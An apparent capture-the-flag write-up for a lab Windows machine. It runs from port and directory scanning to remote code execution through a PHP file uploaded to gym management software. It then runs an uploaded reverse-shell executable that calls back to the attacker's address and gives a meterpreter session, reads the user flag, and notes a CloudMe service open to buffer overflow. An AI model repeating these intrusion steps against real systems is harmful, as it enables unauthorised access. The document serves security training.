
Information Gathering


1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.198
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-11 17:49 IST
Nmap scan report for 10.10.10.198
Host is up (0.35s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
7680/tcp open  pando-pub?
8080/tcp open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.66 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked the website




3) Found more pages




Status	FUZZ	URL	Redirect location	Position	Length	Words	Lines	Type	Duration	Resultfile	Scraper data	Ffuf Hash
200		http://10.10.10.198:8080/		1	4969	935	134	text/html; charset=UTF-8	1.335137693s			70ce61
200	profile	http://10.10.10.198:8080/profile		73	132	14	3	text/html; charset=UTF-8	660.959448ms			70ce649
200	license	http://10.10.10.198:8080/license		651	18025	3098	339		502.558664ms			70ce628b
200	ex	http://10.10.10.198:8080/ex		5447	5008	943	135	text/html; charset=UTF-8	2.642030837s			70ce61547
200		http://10.10.10.198:8080/		41836	4969	935	134	text/html; charset=UTF-8	2.417709287s			70ce6a36c
403	img	http://10.10.10.198:8080/img		26	1058	103	43	text/html; charset=utf-8	230.087047ms			70ce61a
403	upload	http://10.10.10.198:8080/upload		348	1058	103	43	text/html; charset=utf-8	396.992609ms			70ce615c
403	include	http://10.10.10.198:8080/include		1046	1058	103	43	text/html; charset=utf-8	427.09437ms			70ce6416

4) Found the software used




Vulnerability Assessment

1) The gym software is vulnerable to rce



2) Tested it



Exploitation

1) Checked reverse connectivity

```
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

11/07/2024  14:58    <DIR>          .
11/07/2024  14:58    <DIR>          ..
11/07/2024  14:55             7,193 1.jpeg
11/07/2024  14:58                53 kamehameha.php
               2 File(s)          7,246 bytes
               2 Dir(s)   8,790,294,528 bytes free

C:\xampp\htdocs\gym\upload> php -v
◆PNG
ʕ

C:\xampp\htdocs\gym\upload> whoami
◆PNG
ʕ
buff\shaun

C:\xampp\htdocs\gym\upload> ping -n 3 10.10.14.8
◆PNG
ʕ

Pinging 10.10.14.8 with 32 bytes of data:
Reply from 10.10.14.8: bytes=32 time=212ms TTL=63
Reply from 10.10.14.8: bytes=32 time=218ms TTL=63
Reply from 10.10.14.8: bytes=32 time=213ms TTL=63

Ping statistics for 10.10.14.8:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 212ms, Maximum = 218ms, Average = 214ms

C:\xampp\htdocs\gym\upload>
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:38:40.757785 IP 10.10.10.198 > 10.10.14.8: ICMP echo request, id 1, seq 1
, length 40
19:38:40.761363 IP 10.10.14.8 > 10.10.10.198: ICMP echo reply, id 1, seq 1,
length 40
19:38:41.774936 IP 10.10.10.198 > 10.10.14.8: ICMP echo request, id 1, seq 2
, length 40
19:38:41.774961 IP 10.10.14.8 > 10.10.10.198: ICMP echo reply, id 1, seq 2,
length 40
19:38:42.789895 IP 10.10.10.198 > 10.10.14.8: ICMP echo request, id 1, seq 3
, length 40
19:38:42.789920 IP 10.10.14.8 > 10.10.10.198: ICMP echo reply, id 1, seq 3,
length 40
```


2) Got reverse shell

```
C:\xampp\htdocs\gym\upload> dir
◆PNG
ʕ
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

11/07/2024  16:58    <DIR>          .
11/07/2024  16:58    <DIR>          ..
11/07/2024  15:19                 0 $sock)
11/07/2024  14:55             7,193 1.jpeg
11/07/2024  15:22             7,193 kamehameha.jpeg
11/07/2024  16:45                50 kamehameha.php
11/07/2024  16:58           208,384 reverse_8.exe
11/07/2024  16:47                74 shell.php
               6 File(s)        222,894 bytes
               2 Dir(s)   9,782,972,416 bytes free

C:\xampp\htdocs\gym\upload> reverse_8.exe
```

```
C:\Users\shaun>cd Desktop
dircd Desktop

C:\Users\shaun\Desktop>
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Desktop

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
11/07/2024  13:17                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   9,782,878,208 bytes free

C:\Users\shaun\Desktop>type user.txt
type user.txt
d6f487a494d69e403427918d59ce1d3e

C:\Users\shaun\Desktop>
```

Privilege Escalation


1) Found a exe file



2) It is listening on localhost as root

```
meterpreter > netstat

Connection list
===============

    Proto  Local address                Remote address      State        User  Inode  PID/Program name
    -----  -------------                --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135                  0.0.0.0:*           LISTEN       0     0      928/svchost.exe
    tcp    0.0.0.0:445                  0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:5040                 0.0.0.0:*           LISTEN       0     0      6820/svchost.exe
    tcp    0.0.0.0:7680                 0.0.0.0:*           LISTEN       0     0      8552/svchost.exe
    tcp    0.0.0.0:8080                 0.0.0.0:*           LISTEN       0     0      8236/httpd.exe
    tcp    0.0.0.0:49664                0.0.0.0:*           LISTEN       0     0      512/wininit.exe
    tcp    0.0.0.0:49665                0.0.0.0:*           LISTEN       0     0      1044/svchost.exe
    tcp    0.0.0.0:49666                0.0.0.0:*           LISTEN       0     0      1628/svchost.exe
    tcp    0.0.0.0:49667                0.0.0.0:*           LISTEN       0     0      2216/spoolsv.exe
    tcp    0.0.0.0:49668                0.0.0.0:*           LISTEN       0     0      660/services.exe
    tcp    0.0.0.0:49669                0.0.0.0:*           LISTEN       0     0      676/lsass.exe
    tcp    10.10.10.198:139             0.0.0.0:*           LISTEN       0     0      4/System
    tcp    10.10.10.198:8080            10.10.14.8:57258    ESTABLISHED  0     0      8236/httpd.exe
    tcp    10.10.10.198:50577           10.10.14.8:4444     ESTABLISHED  0     0      8984/reverse_8.exe
    tcp    127.0.0.1:3306               0.0.0.0:*           LISTEN       0     0      8268/mysqld.exe
    tcp    127.0.0.1:8888               0.0.0.0:*           LISTEN       0     0      3888/CloudMe.exe
    tcp6   :::135                       :::*                LISTEN       0     0      928/svchost.exe
    tcp6   :::445                       :::*                LISTEN       0     0      4/System
    tcp6   :::7680                      :::*                LISTEN       0     0      8552/svchost.exe
    tcp6   :::8080                      :::*                LISTEN       0     0      8236/httpd.exe
    tcp6   :::49664                     :::*                LISTEN       0     0      512/wininit.exe
    tcp6   :::49665                     :::*                LISTEN       0     0      1044/svchost.exe
    tcp6   :::49666                     :::*                LISTEN       0     0      1628/svchost.exe
    tcp6   :::49667                     :::*                LISTEN       0     0      2216/spoolsv.exe
    tcp6   :::49668                     :::*                LISTEN       0     0      660/services.exe
    tcp6   :::49669                     :::*                LISTEN       0     0      676/lsass.exe
    udp    0.0.0.0:123                  0.0.0.0:*                        0     0      6472/svchost.exe
    udp    0.0.0.0:5050                 0.0.0.0:*                        0     0      6820/svchost.exe
    udp    0.0.0.0:5353                 0.0.0.0:*                        0     0      2032/svchost.exe
    udp    0.0.0.0:5355                 0.0.0.0:*                        0     0      2032/svchost.exe
    udp    0.0.0.0:49271                0.0.0.0:*                        0     0      2032/svchost.exe
    udp    0.0.0.0:52756                0.0.0.0:*                        0     0      2032/svchost.exe
```

3) The binary is vulnerable to BOF

